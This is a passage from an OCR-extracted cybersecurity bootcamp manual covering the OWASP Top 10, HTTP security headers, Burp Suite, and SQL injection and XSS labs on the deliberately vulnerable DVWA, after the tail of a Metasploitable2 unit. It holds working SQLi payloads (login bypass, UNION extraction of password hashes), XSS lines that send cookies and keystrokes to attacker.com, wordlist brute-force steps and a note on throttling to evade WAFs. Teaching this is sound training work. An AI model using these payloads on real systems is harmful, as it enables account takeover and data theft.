- The most surprising thing you discovered about Metasploitable2
- How does your Week 4 attack knowledge change how you would design a network defence?
- Your prediction: what will be the hardest part of Week 5 (Blue Team) given what you now know attackers can do?

Weekly Checklist (Student-Facing)

- ■ I can perform WHOIS, DNS enumeration, and Google dorking without notes
- ■ I can identify all open ports on Metasploitable2 using Nmap in under 5 minutes
- ■ I can read an Nmap -sV output and map at least 3 service versions to CVEs
- ■ I have successfully exploited vsftpd 2.3.4 and obtained a root shell
- ■ I have run Nikto and produced a findings report with CVE references
- ■ I understand the difference between passive recon, active scanning, vuln scanning, and exploitation
- ■ I have documented my attack chain as a professional PoC report
- ■ I have reviewed the logs my attack generated on Metasploitable2
- ■ My Mini Project 2 scope is clear — I know my 3 findings and their CVSS scores
- ■ I have completed the Rules of Engagement document from today's DOCUMENT section

Skills Verification

Skill	How to Demonstrate It	Pass Standard
Passive recon	WHOIS + dig A/MX/NS/TXT on a given domain in 10 minutes	All record types retrieved and interpreted correctly
Nmap SYN scan	Run nmap -sS against Metasploitable2 and identify open ports	At least 10 open ports correctly identified
Service detection	Run nmap -sV and identify vsftpd, Apache, SSH, MySQL versions	Correct versions matching NVD CVE descriptions
Nikto scan	Run Nikto against port 80 and produce a findings list	At least 5 findings with OSVDB/CVE references
Metasploit	Exploit vsftpd 2.3.4 from scratch — no notes	Root shell obtained; whoami shows root
PoC Report	Show exploitation report with evidence screenshots	Includes CVE, CVSS, evidence, reproduction steps, remediation

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Tool Knowledge

1. What is the difference between nmap -sS and nmap -sT? When would you use each?
2. What does nmap -oA scan do? Name the three file formats it creates and when to use each.
3. Explain in one sentence what Nikto does that Nmap cannot.

Output Interpretation

4. You see: 21/tcp open ftp vsftpd 2.3.4. What CVE? CVSS score? Metasploit module? Access level after exploitation?
5. Port state: 80/tcp filtered http. What does filtered mean? What causes it? Does this mean port 80 is safe?

Scenario Questions

6. A client says: 'We ran an Nmap scan and found no vulnerabilities, so we're secure.' Why is this incorrect? What three things does Nmap not check for?
7. During authorised Google dorking you find a publicly accessible .env file with database credentials. What do you do next?

Legal and Ethical

8. A colleague says: 'The target is a Nigerian government website, so the Nigeria Cybercrimes Act doesn't apply because we're Nigerian security researchers helping defend Nigerian infrastructure.' Is this correct? Explain.

Connection to Defence

9. You just exploited vsftpd 2.3.4. Write three specific detection rules (plain English + grep pattern) that a SOC analyst could use to detect this exact attack in real time.

Additional Resources

Reconnaissance Tools

- theHarvester GitHub: https://github.com/laramies/theHarvester
- crt.sh Certificate Transparency: https://crt.sh
- Shodan.io: https://www.shodan.io
- Google Hacking Database (GHDB): https://www.exploit-db.com/google-hacking-database
- Wayback Machine: https://web.archive.org

Scanning and Exploitation

- Nmap Official Reference Guide: https://nmap.org/book/
- Nikto Scanner: https://cirt.net/Nikto2
- Metasploit Unleashed (Free): https://www.offsec.com/metasploit-unleashed/
- Exploit-DB: https://www.exploit-db.com
- NVD — National Vulnerability Database: https://nvd.nist.gov

Practice Environments

- Metasploitable2: https://sourceforge.net/projects/metasploitable/
- TryHackMe — Jr Penetration Tester Path: https://tryhackme.com/path/outline/jrpenetrationtester
- HackTheBox Starting Point: https://www.hackthebox.com/starting-point
- VulnHub (More VMs): https://www.vulnhub.com

Legal Framework

- Nigeria Cybercrimes Act 2015: https://www.nitda.gov.ng
- PTES Penetration Testing Execution Standard: http://www.pentest-standard.org

Looking Ahead — Week 5

Preview — What's Coming in Week 5

- Blue Team begins — you switch from attacker to defender
- SIEM and log analysis at scale — Splunk and Wazuh
- Writing detection rules for the exact attacks you performed this week
- Incident Response — what do you do when someone else exploits your vsftpd?
- Digital Forensics — how to prove what happened after an attack

What to Review Before Week 5

- Your Week 3 log analysis commands — you will apply them to SIEM data
- The attack chain you performed this week — you need to detect every step of it
- MITRE ATT&CK;: T1190 (Exploit Public-Facing App), T1548 (Privilege Escalation)

What to Set Up Before Week 5

- Install Splunk Free: https://www.splunk.com/en_us/download.html
- Create free Splunk account for 60-day enterprise trial
- Configure Metasploitable2 to forward logs to Splunk (instructor will guide setup)
- Read: MITRE ATT&CK; techniques T1190, T1068, T1059

■ Week 5 Mindset Shift

Week 5 is the hardest mental transition of the course. You spent Week 4 thinking like an attacker — moving fast, finding the path in. Week 5 requires you to think like a defender — monitoring everything, questioning every log entry, and responding calmly under pressure. Both mindsets are essential. The best security professionals switch between them fluidly.

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 2 · BLUE TEAM & DEFENCE

Web Application Security Fundamentals

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**5 of 12**	**2 — Blue Team & Defence**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 5: Web Application Security Fundamentals**
  - Phase: Blue Team and Defence (Weeks 5–8)
  - Day 1 — OWASP Top 10 In-Depth and Real-World Breaches
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — HTTP Protocol Deep Dive
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Burp Suite Fundamentals (Proxy, Repeater, Intruder)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — SQL Injection and Cross-Site Scripting (XSS)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 6**

Phase: Blue Team and Defence (Weeks 5–8) **Week 5 of 12**

WEEK 5: WEB APPLICATION SECURITY FUNDAMENTALS

Weekly Overview

This week you transition from attacker to defender, focusing specifically on web application security — the most common attack vector in modern breaches. You will learn the OWASP Top 10 vulnerabilities in depth, understand the HTTP protocol that powers the web, and use Burp Suite to intercept and analyse web traffic. You will manually exploit SQL injection and Cross-Site Scripting (XSS) on a deliberately vulnerable application (DVWA), then learn how to detect and prevent these attacks. Every vulnerability you exploit this week, you will learn to defend against in your blue team role.

- Week 2 introduced the OWASP Top 10. Week 4 showed you how scanning tools identify web vulnerabilities. Now you will understand the mechanics — why SQL injection works, how XSS executes, and what headers protect against attacks.
- Your Week 3 log analysis skills will help you identify attack patterns in web access logs.

- Week 6 is SIEM Implementation and Detection Engineering. The web attack patterns you learn this week become the detection rules you will write in Splunk and Wazuh. You cannot detect what you cannot recognise.

- Web applications are the #1 attack surface. The 2023 MOVEit breach (SQL injection), 2020 Twitter Bitcoin scam (broken access control), and countless others all started with web vulnerabilities.
- As a security professional you must understand these attacks to defend against them.

■ Authorisation Reminder

All web application testing this week targets DVWA (Damn Vulnerable Web Application) running on your own machine or local lab. Exploiting web vulnerabilities against systems without permission is illegal under Nigeria's Cybercrimes Act 2015.

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Explain the OWASP Top 10 vulnerabilities with real-world breach examples

2. Describe the mechanics of Broken Access Control, Cryptographic Failures, and Injection

3. Prioritise web vulnerabilities based on business impact

OWASP TOP 10

is a standard awareness document for developers and security professionals, representing the ten most critical web application security risks based on industry data from thousands of applications and breach reports.

OWASP Top 10 — From Most to Least Common (2021)

■■■

• Passwords stored in MD5 or SHA1 (broken algorithms) — can be cracked in seconds with rainbow tables
• Sensitive data transmitted over HTTP (not HTTPS) — visible to anyone on the network • Weak encryption keys — 512-bit RSA is breakable; minimum 2048-bit today
• Hardcoded encryption keys in source code — if code is leaked, all data is compromised • Prevention: bcrypt/Argon2 for passwords; TLS 1.3 for transit; AES-256 for storage; proper key management

Deep Dive: A03 — Injection

Injection flaws occur when user-supplied data is sent to an interpreter as part of a command or query without proper sanitisation.

• SQL Injection: user input modifies the SQL query structure
• Command Injection: user input is passed to a system shell command
• LDAP Injection: user input modifies LDAP directory queries
• NoSQL Injection: JSON query operators injected into MongoDB queries
• Prevention: parameterised queries (prepared statements), input validation, output encoding, WAF

WHY THIS MATTERS

The 2023 MOVEit SQL injection attack affected 2,500+ organisations including government agencies, airlines, and financial institutions. The vulnerability was a classic SQL injection in a file transfer application used globally. Over 40 million individuals had their data stolen. A single parameterised query would have prevented all of it.

PRACTICE (2 Hours)

LAB 5.1.1 — OWASP Vulnerability Identification Challenge

Objective: Identify OWASP Top 10 categories from real vulnerability descriptions without referencing notes.

Prerequisites: No notes — knowledge from today's LEARN section

For each scenario, identify: OWASP category, likelihood of exploitation, business impact, and one specific prevention measure.

1. A banking app allows users to view their statements at /statements?account=12345. Changing the number to 12346 shows another customer's statements.
2. A hospital system stores patient passwords using MD5 hashing with no salt.

3. A web form accepts a username for a login query. The input admin'-- closes the query and bypasses authentication.
4. A Django web application has DEBUG=True enabled in production, displaying full stack traces including database credentials.
5. A company's main website uses jQuery 1.6.0 (released 2011) with 47 known vulnerabilities.
6. A login endpoint has no lockout mechanism — allowing unlimited password attempts.

LAB 5.1.2 — Business Impact Analysis

Objective: Calculate and communicate the business impact of OWASP vulnerabilities.

Prerequisites: Browser; access to NVD (nvd.nist.gov)

Step 1 — Look up CVE-2023-34362 (MOVEit SQL Injection)

Record: CVSS Score, Attack Vector, Attack Complexity, Privileges Required, User Interaction, CIA Impact ratings.

Step 2 — Translate to Business Terms

For a fictional Nigerian bank using MOVEit: estimate the business impact using NIST Risk = Likelihood × Impact. Consider: regulatory fines (NDPA breach notification), customer trust loss, operational downtime, legal costs.

Step 3 — AI-Assisted Impact Analysis

PROMPT

```
I am a security analyst at a Nigerian bank. CVE-2023-34362 (MOVEit SQL Injection, CVSS 9.8) has
been discovered in our file transfer system. Write a 3-paragraph executive briefing explaining:
what the vulnerability is in non-technical terms, what data is at risk, what we must do in the
next 72 hours (include NDPA notification requirements), and the estimated business impact.
```

Validate: check the AI response against the actual NVD entry. What did the AI get right? What was missing or inaccurate?

■ ANALYSE THIS

The MOVEit breach affected organisations that had purchased and deployed trusted enterprise software. How does this change the risk model? How should organisations evaluate the security of third-party software before purchase?

BUILD (2 Hours)

BUILD BRIEF

Create a Web Application Security Risk Register for a fictional Nigerian fintech — 'QuickPayNG' (mobile payment app).

QuickPayNG Technical Stack:

- Frontend: React.js (2-year-old version); Backend: Node.js + Express; Database: MySQL 5.7; Auth: custom JWT implementation; Hosting: shared hosting provider; No WAF

Required risk register columns:

- Vulnerability (OWASP category), Specific Risk for QuickPayNG, Likelihood (H/M/L), Impact (H/M/L), Risk Score, Current Control, Gap, Recommended Action, Priority

Minimum 8 risks covering at least 6 different OWASP categories

For each risk:

- Write one specific attack scenario for QuickPayNG (not generic — mention their actual tech stack)

Format:

- Professional risk register table. Executive summary paragraph at the top.

DOCUMENT

Writing Prompt:

Write a Security Awareness Blog Post titled 'The 5 Web Vulnerabilities Most Likely to Affect Nigerian Businesses in 2026.' Audience: Nigerian business owners and IT managers. Length: 400–500 words.

- Required: For each of the 5 vulnerabilities — what it is (plain English), a Nigerian business scenario, the potential financial impact, and one action to take this week
- Tone: Urgent but practical. Every recommendation must be specific and actionable.
- You may use AI to draft — but every statistic and breach example must be verified

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Explain the HTTP request/response cycle and identify all key components

2. Recognise security-relevant HTTP headers and their protective functions

3. Identify HTTP methods and understand which pose security risks

HTTP (HYPERTEXT TRANSFER PROTOCOL)

is the foundation of data communication on the web. Every web application interaction — clicking a link, submitting a form, calling an API — is an HTTP request and response exchange. Security professionals must understand HTTP to intercept, analyse, and manipulate web traffic.

HTTP Request/Response Cycle

```
■■■
```

200 OK	Request succeeded	Endpoint exists and returned content — attack surface confirmed
301/302	Redirect	May reveal internal URL structure
400 Bad Request	Malformed request	Server is parsing input — useful for fuzzing
401 Unauthorised	Auth required	Endpoint exists but needs credentials — brute force target
403 Forbidden	Access denied	Endpoint exists but access controlled — try to bypass
404 Not Found	Resource not found	Used for directory brute-forcing — 200s are gold
500 Internal Error	Server crashed	May reveal stack traces, technology details — valuable recon
503 Service Unavail	Server overloaded	DoS attack working, or natural limit found

Security HTTP Headers — The Defender's Toolkit

Content-Security-Policy (CSP)	Defines allowed content sources	Cross-Site Scripting (XSS)
X-Frame-Options: DENY	Prevents page being loaded in iframe	Clickjacking attacks
Strict-Transport-Security (HSTS)	Forces HTTPS connections	SSL stripping, MitM
X-Content-Type-Options: nosniff	Prevents MIME type sniffing	Drive-by downloads, XSS
Referrer-Policy	Controls referrer information sent	Information leakage
Permissions-Policy	Controls browser features (camera, mic)	Feature abuse
Set-Cookie: HttpOnly	Prevents JavaScript reading cookie	Session hijacking via XSS
Set-Cookie: Secure	Cookie only sent over HTTPS	Cookie theft on HTTP
Set-Cookie: SameSite=Strict	Cookie not sent cross-site	CSRF attacks

WHY THIS MATTERS

In 2022, researchers found that 78% of the top 1 million websites were missing at least one critical security header. The Content-Security-Policy header alone prevents XSS — the second most common web vulnerability. Headers cost nothing to implement and can prevent entire vulnerability classes.

PRACTICE (2 Hours)

LAB 5.2.1 — HTTP Traffic Analysis with curl and Browser DevTools

Objective: Inspect real HTTP requests and responses to identify security issues.

Prerequisites: Kali terminal; Firefox browser; DevTools

Step 1 — Inspect HTTP Headers with curl

BASH

```
# View response headers only curl -I https://www.google.com # View full request and response curl
-v https://www.google.com 2>&1 | head -50 # Send POST request curl -X POST
https://httpbin.org/post -d 'username=test&password;=test123' -v
```

What to look for: Is HTTPS enforced? Which security headers are present? Which are missing?

Step 2 — Analyse Security Headers

BASH

```
# Check security headers on a target site curl -I https://tryhackme.com | grep
-iE 'strict|content-security|x-frame|x-content'
```

Record which headers are present and which are missing. Each missing header is a potential vulnerability.

Step 3 — Use Browser DevTools

Open Firefox → Developer Tools (F12) → Network tab → Visit any website → Click on any request. Examine: Request headers (what your browser sends), Response headers (what server sends back), Cookies (HttpOnly? Secure? SameSite?).

Step 4 — Identify Security Header Gaps

Use securityheaders.com — paste any URL and receive a graded security header report. Record the grade and missing headers for tryhackme.com. Compare to a known insecure site.

■ ANALYSE THIS

A site is missing Content-Security-Policy but has X-Frame-Options: DENY and HSTS enabled. Which attack class is still possible? Which specific OWASP category does the missing CSP header leave you exposed to? What would a minimal CSP header look like for a site that only loads resources from its own domain?

BUILD (2 Hours)

BUILD BRIEF

Create an HTTP Security Hardening Checklist for a web development team.

Target audience:

- Junior developers who build web apps but have no security background

Required sections:

- HTTP Methods: which to enable, which to disable, and how to disable TRACE in Apache/Nginx

- Security Headers: all 9 headers from today's table — what it is, what it prevents, exact header value to use
- Cookie Security: the three cookie flags — HttpOnly, Secure, SameSite — with exact Set-Cookie syntax •

Status Code Hardening: how to prevent 500 errors from leaking stack traces

- HTTPS Enforcement: HSTS configuration with recommended max-age

Format:

- Implementation-ready checklist. Each item: ■ Description — Why it matters — How to implement (with config snippet).

Quality standard:

- A developer must be able to implement every item without further research.

DOCUMENT

Writing Prompt:

Write a 'Security Code Review Checklist for HTTP Endpoints.' Audience: Senior developer performing code review. Format: numbered checklist with pass/fail criteria.

- Required: at least 15 items covering methods, headers, cookies, status codes, input validation •

Each item format: What to check → Why it matters → What to look for in code → Pass/Fail criteria

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Configure Burp Suite as an intercepting proxy for HTTP traffic


2. Use Repeater to manually modify and replay HTTP requests

3. Use Intruder to automate parameter fuzzing and brute force attacks

BURP SUITE

is the industry-standard web application security testing platform, used by penetration testers worldwide to intercept, analyse, and manipulate HTTP/HTTPS traffic between a browser and a web application.

Burp Suite Architecture — How It Works



Burp Suite Core Modules

Proxy	Intercept and modify HTTP/HTTPS traffic in real time	See exactly what the browser sends; modify requests before they reach the server
Repeater	Manually replay and edit individual HTTP requests	Test parameter manipulation, injection payloads, authentication bypass
Intruder	Automated payload injection into marked positions	Brute force login forms, fuzz parameters, discover hidden content
Decoder	Encode/decode Base64, URL encoding, HTML, hex	Decode obfuscated parameters; encode payloads for injection
Comparer	Diff two requests or responses	Spot differences in responses to different inputs — key for blind SQLi
Sequencer	Analyse randomness of session tokens	Weak tokens are predictable — session hijacking risk

Setting Up Burp Suite Proxy

BASH

```
# Start Burp Suite on Kali burpsuite & # In Burp: Proxy tab → Options → Proxy Listener →
127.0.0.1:8080 # In Firefox: Preferences → Network Settings → Manual Proxy # HTTP Proxy:
127.0.0.1 Port: 8080 # Also check: Use this proxy for HTTPS # Install Burp CA Certificate (for
HTTPS interception) # Browser: navigate to http://burp → CA Certificate → Download # Firefox:
Settings → Privacy → Certificates → Import
```

Intruder Attack Types

Sniper	One payload list; inserts into one position at a time	Test one parameter with many payloads
Battering Ram	One payload list; same payload inserted into ALL positions simultaneously	Test same value in multiple params
Pitchfork	Multiple payload lists; inserts from each list into corresponding positions	Username + password pairs (credential stuffing)

Cluster Bomb	Multiple payload lists; tests all combinations	Brute force both username AND password independently

WHY THIS MATTERS

Professional penetration testers use Burp Suite in every single web application test. It is the difference between surface-level scanning and deep manual testing. Automated scanners (like Nikto) find known vulnerabilities. Burp Suite lets you find business logic flaws that scanners miss — like an admin panel that's hidden from the UI but accessible by direct URL.

PRACTICE (2 Hours)

LAB 5.3.1 — Burp Suite Setup and Traffic Interception

Objective: Configure Burp Suite proxy and intercept DVWA login traffic.

Prerequisites: Burp Suite installed; DVWA running (docker run -d -p 80:80 vulnerables/web-dvwa); Firefox configured

Step 1 — Configure Browser Proxy

Firefox → Settings → Network Settings → Manual Proxy → HTTP: 127.0.0.1, Port: 8080. In Burp: Proxy → Intercept is On.

Step 2 — Intercept DVWA Login

Navigate to http://localhost/login.php. Enter any credentials. In Burp, the request will be intercepted.

Examine the intercepted request:

HTTP REQUEST


```
POST /login.php HTTP/1.1 Host: localhost Content-Type: application/x-www-form-urlencoded
Cookie: security=low; PHPSESSID=abc123 username=admin&password;=password&Login;=Login
```

Note: credentials are in the request body. Click Forward to send.

Step 3 — Send to Repeater

Right-click the intercepted request → Send to Repeater. In Repeater tab: modify the username to admin and password to admin. Click Send. Examine the response — did authentication succeed?

Step 4 — Attempt SQL Injection via Repeater

In Repeater, change the username field to:

SQL PAYLOAD

```
username=admin'--&password;=anything&Login;=Login
```

Send the request. If the response redirects to the dashboard, the login was bypassed via SQL injection. This is

OWASP A03 — Injection.

Step 5 — Brute Force with Intruder

Send the login request to Intruder. Attack type: Sniper. Mark the password field as the injection point (§password§). Load payload: /usr/share/wordlists/rockyou.txt (first 100 lines). Start attack. Sort by Response Length — correct password gives a different response size.

■ ANALYSE THIS

You successfully brute-forced the DVWA password using Intruder. The correct password was 'password'. What OWASP category is this? What two controls would have prevented this attack entirely? What rate limiting threshold would you recommend for a production login endpoint?

BUILD (2 Hours)

BUILD BRIEF

Create a Burp Suite Usage Guide for web application penetration testing.

Required sections:

- Setup Guide: proxy configuration, CA certificate installation, scope configuration
- Proxy Workflow: when to intercept vs pass-through; how to read and modify requests
- Repeater Cookbook: 5 specific testing scenarios with exact request modifications (SQLi test, auth bypass, parameter tampering, header injection, cookie modification)
- Intruder Playbook: when to use each attack type; how to configure payload lists; how to identify successful attacks from response analysis
- Detection Evasion: how to throttle Intruder to avoid WAF/rate limiting

Format:

- Practical guide. Each section includes a step-by-step walkthrough with annotated screenshots or diagrams.

DOCUMENT

Writing Prompt:

Write a Web Application Penetration Testing Methodology document for your team.

- Required: 5 phases (Recon, Mapping, Discovery, Exploitation, Reporting) with specific activities and tools for each phase
- For each phase: objectives, inputs, outputs, tools used, time estimate, authorisation requirements
- Align each phase with the PTES (Penetration Testing Execution Standard) methodology

DAY

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Explain the mechanics of SQL injection and execute basic SQLi payloads
2. Distinguish between stored, reflected, and DOM-based XSS
3. Apply defensive measures to prevent both vulnerability classes

SQL INJECTION

occurs when an attacker inserts or 'injects' malicious SQL code into a query through user input, causing the database to execute unintended commands. It is consistently in the OWASP Top 3 most critical vulnerabilities.

SQL Injection — How It Works

```
■■■
```

• Python: cursor.execute('SELECT * FROM users WHERE id = %s', (user_id,))
• Node.js: db.query('SELECT * FROM users WHERE id = ?', [userId])
• Input validation: reject unexpected characters ('--) at the application layer
• Least privilege: database user should only have SELECT on needed tables — never DROP
• WAF: Web Application Firewall as a defence-in-depth layer (not a primary control)

Cross-Site Scripting (XSS)

CROSS-SITE SCRIPTING (XSS)

occurs when an attacker injects malicious scripts into web pages viewed by other users. The victim's browser executes the attacker's script, which can steal sessions, redirect to phishing pages, or perform actions on behalf of the victim.

Stored XSS	Malicious script saved in database, served to all visitors	Permanent	Worm spreads across all users; mass session theft
Reflected XSS	Script in URL parameter reflected in response	Per request	Attacker tricks victim to click malicious link; session theft
DOM-based XSS	JavaScript modifies the DOM using attacker-controlled data	Per request	No server involvement — bypasses server-side filtering

XSS Payload Examples and Impact

XSS PAYLOADS

```
# Proof of concept (demonstrates execution) # <script>alert('XSS')</script> # Cookie theft
(session hijacking) #
<script>document.location='http://attacker.com/steal?c='+document.cookie</script> # Keylogger #
<script>document.onkeypress=function(e){fetch('//attacker.com/?k='+e.key)}</script> # Redirect to
phishing page # <script>window.location='http://fake-bank.com'</script> # Filter bypass attempts
# <img src=x onerror=alert(1)> (bypasses script tag filters) # <svg onload=alert(1)> (HTML5
vector) # javascript:alert(1) (in href attributes)
```

■ **Code Display Note**

The XSS payloads above use HTML tag notation for display purposes. In actual lab exercises on DVWA, you will type these directly into input fields within the authorised lab environment.

XSS Prevention

• Output encoding: convert < to <, > to >, ' to ' before rendering user data in HTML
• Content Security Policy (CSP): script-src 'self' — prevents inline scripts and external script loading

• HttpOnly flag on session cookies: prevents JavaScript from reading session cookies
• Input validation: reject unexpected HTML/JavaScript characters at the input layer
• Use templating engines (React, Angular, Vue) that auto-escape output by default

WHY THIS MATTERS

The 2005 MySpace Samy worm was a stored XSS attack that infected 1 million profiles in 20 hours — the fastest spreading internet worm at the time. Modern XSS has been used to steal banking session cookies, spread malware through ad networks, and conduct mass phishing campaigns. The British Airways 2018 breach (400,000 payment cards stolen) was attributed to XSS combined with JavaScript skimming.

PRACTICE (2 Hours)

LAB 5.4.1 — SQL Injection on DVWA

Objective: Exploit SQL injection vulnerabilities at multiple difficulty levels.

Prerequisites: DVWA running; Burp Suite configured; security level: Low

Step 1 — Basic SQLi — Confirm Vulnerability

Navigate to DVWA → SQL Injection. In the User ID field, enter: 1. The page returns user information. Now enter:

SQL PAYLOAD

```
1' OR '1'='1
```

Expected: All users returned. The input is not sanitised — the vulnerability is confirmed.

Step 2 — Extract Database Information

SQL PAYLOAD

```
1' UNION SELECT null,version()-- 1' UNION SELECT null,database()-- 1' UNION SELECT null,user()--
```

Record: database version, database name, and database user. Each of these reveals information an attacker uses to refine their attack.

Step 3 — Extract User Table

SQL PAYLOAD

```
1' UNION SELECT user,password FROM users--
```

Expected: usernames and password hashes for all users. The passwords are MD5 hashed — crack them at crackstation.net.

Step 4 — Blind SQLi — Change Security to Medium

DVWA Security → Medium. The input field is now a dropdown (SQL parameter still injectable via Burp). Intercept the form submission in Burp, change the id parameter to:

SQL PAYLOAD

```
1 AND 1=1 (true — returns result) 1 AND 1=2 (false — returns nothing)
```

The different responses confirm blind SQLi even without direct output.

LAB 5.4.2 — Cross-Site Scripting on DVWA

Objective: Execute stored and reflected XSS and observe the impact.

Prerequisites: DVWA running; security level: Low

Step 1 — Reflected XSS

DVWA → XSS (Reflected). In the name field, enter: test. Your name appears. Now enter a basic XSS proof-of-concept in the name field (use the script tag to call alert with the string XSS). The browser should execute it — proving reflected XSS.

Step 2 — Stored XSS

DVWA → XSS (Stored). This is a guestbook. Enter: Name: attacker. In the Message field, enter an img tag with src=x and an onerror attribute that calls alert with your name. Submit. Now open a second browser tab and navigate to the guestbook. The script executes for every visitor.

Step 3 — Cookie Theft Simulation

In Repeater or the XSS stored field, enter a script that uses document.location to redirect to https://httpbin.org/get with document.cookie appended as a query parameter. Submit. When you visit the page, your session cookie is sent to httpbin.org — visible in the JSON response. This demonstrates how an attacker would steal sessions.

■ ANALYSE THIS

You just stole your own session cookie via XSS. If this were a real banking application: what could an attacker do with your session cookie? How long would it last? What single header would have prevented the cookie from being readable by JavaScript? What CSP policy would have prevented the XSS payload from executing in the first place?

BUILD (2 Hours)

BUILD BRIEF

Write a Secure Coding Guide for preventing SQLi and XSS in web applications.

Target audience:

- Full-stack developers at QuickPayNG who build the payment API

SQL Injection Prevention section:

- Vulnerable code example (Python/Node.js) — show the EXACT line that causes SQLi
- Fixed code using parameterised queries — show the corrected version
- Database user privilege configuration
- Error handling that doesn't leak SQL errors to users

XSS Prevention section:

- Vulnerable code example — where the output is rendered without encoding
- Fixed code — show output encoding in the template/view
- CSP header configuration for a payment page
- HttpOnly, Secure, SameSite cookie configuration

Testing section:

- 5 manual test cases developers can run before code review

Format:

- Developer guide with code examples in at least one language (Python or JavaScript). Side-by-side vulnerable vs secure comparison.

DOCUMENT

Writing Prompt:

Write a Vulnerability Disclosure Report for the SQLi finding you exploited in Lab 5.4.1 — as if DVWA were a real application.

- Required sections: Vulnerability Summary, Affected Component, Proof of Concept (list the payloads used), Data Exposed (what data was accessible), Risk Rating (CVSS score), Remediation (parameterised query implementation)
- This should be professional enough to send to a real development team
- Include a timeline: when discovered, when reported, expected remediation date

DAY

LEARN (1 Hour) — Week Review

LEARNING OBJECTIVES

1. Demonstrate all Week 5 skills without referencing notes

2. Complete a comprehensive skills assessment

3. Create a professional portfolio entry for web application security work

Week 5 Mind Map — Web Application Security



PRACTICE (2 Hours) — Skills Assessment Labs

LAB 5.5.1 — Rapid Vulnerability Identification

Objective: Identify vulnerabilities from HTTP traffic samples without notes.

Prerequisites: No notes — 30-minute timed challenge

Analyse each HTTP exchange and identify: vulnerability type (OWASP category), what the attacker is attempting, and whether the attempt succeeded.

1. Request: GET /user?id=../../../etc/passwd HTTP/1.1
2. Request: POST /login — Body: username=admin'%20OR%20'1'%3D'1&password;=x
3. Response includes: Set-Cookie: session=abc123 (no flags set)
4. Request: GET /api/user/profile — Response: 200 OK with another user's email and phone
5. Response header missing: Content-Security-Policy

LAB 5.5.2 — Burp Suite Hands-On Challenge

Objective: Complete these Burp Suite tasks from memory without referencing notes.

Prerequisites: Burp Suite running; DVWA running; no notes

1. Configure Burp proxy and intercept a DVWA login request
2. Send the login request to Repeater and bypass authentication using SQL injection
3. Send the login request to Intruder and brute force the password field using a wordlist
4. Use Decoder to Base64 encode the string: admin:password — then decode it back
5. Identify and record 3 missing security headers from the DVWA HTTP response

BUILD (2 Hours) — Portfolio Entry

BUILD BRIEF

Create your Week 5 Portfolio Entry — Web Application Security Assessment.

This entry proves to future employers that you can test and report on web application vulnerabilities.

Required sections:

- 1. Executive Summary: one paragraph — what you tested, what you found, overall risk rating
- 2. Target Description: DVWA — what it is, why it's used for training, your lab setup • 3.

Methodology: tools used (Burp Suite, manual analysis), test cases performed

- 4. Finding 1 — SQL Injection: description, OWASP A03, payload used, data accessed, CVSS score, prevention
- 5. Finding 2 — Stored XSS: description, OWASP A03, payload used, impact demonstrated (cookie theft), CVSS, prevention
- 6. Finding 3 — Missing Security Headers: list headers missing from DVWA with specific risk for each
- 7. Remediation Table: all findings with priority, effort, and specific fix

Evidence requirements:

- Screenshots of each exploit, response showing data extraction, cookie theft demonstration

Format:

- Professional report. Same standard as Mini Project 2 — polished enough for a real client.

DOCUMENT (1 Hour) — Week Summary

DOCUMENT

Writing Prompt:

Write your Week 5 learning reflection. Length: 300–400 words.

- Three specific vulnerabilities you can now explain, exploit, and defend against

- How does your Week 4 attack mindset help you as a web application defender? • The most surprising or counterintuitive thing you learned about HTTP this week • How will you use the SQLi and XSS knowledge in your Week 6 SIEM detection rules? • Prediction: which web vulnerability will be hardest to detect in SIEM logs, and why?

Weekly Checklist (Student-Facing)

■ I can name all 10 OWASP Top 10 vulnerabilities and give a one-sentence description of each ■

I can explain the mechanics of SQL injection and demonstrate the ' OR '1'='1 bypass ■ I can

explain the difference between stored and reflected XSS with a real-world impact for each ■ I have configured Burp Suite as a proxy and intercepted DVWA traffic

■ I have used Repeater to manually test SQL injection payloads

■ I have used Intruder to brute-force the DVWA login

■ I can identify at least 5 security HTTP headers and explain what attack each prevents

■ I can explain why parameterised queries prevent SQL injection (not just that they do)

■ My Week 5 Portfolio Entry is complete with evidence screenshots

■ I have reviewed my findings and confirmed each has a CVSS score and remediation recommendation

Skills Verification

OWASP knowledge	Name and describe any 5 OWASP categories from memory	Correct description + real breach example for each

SQLi exploitation	Bypass DVWA login using SQL injection without notes	Authentication bypassed; demonstrates understanding of why
SQLi data extraction	Extract usernames and passwords from DVWA using UNION	Full user table retrieved; hashes identified as MD5
Burp Suite proxy	Intercept and modify a DVWA login request in Burp	Request correctly intercepted and modified
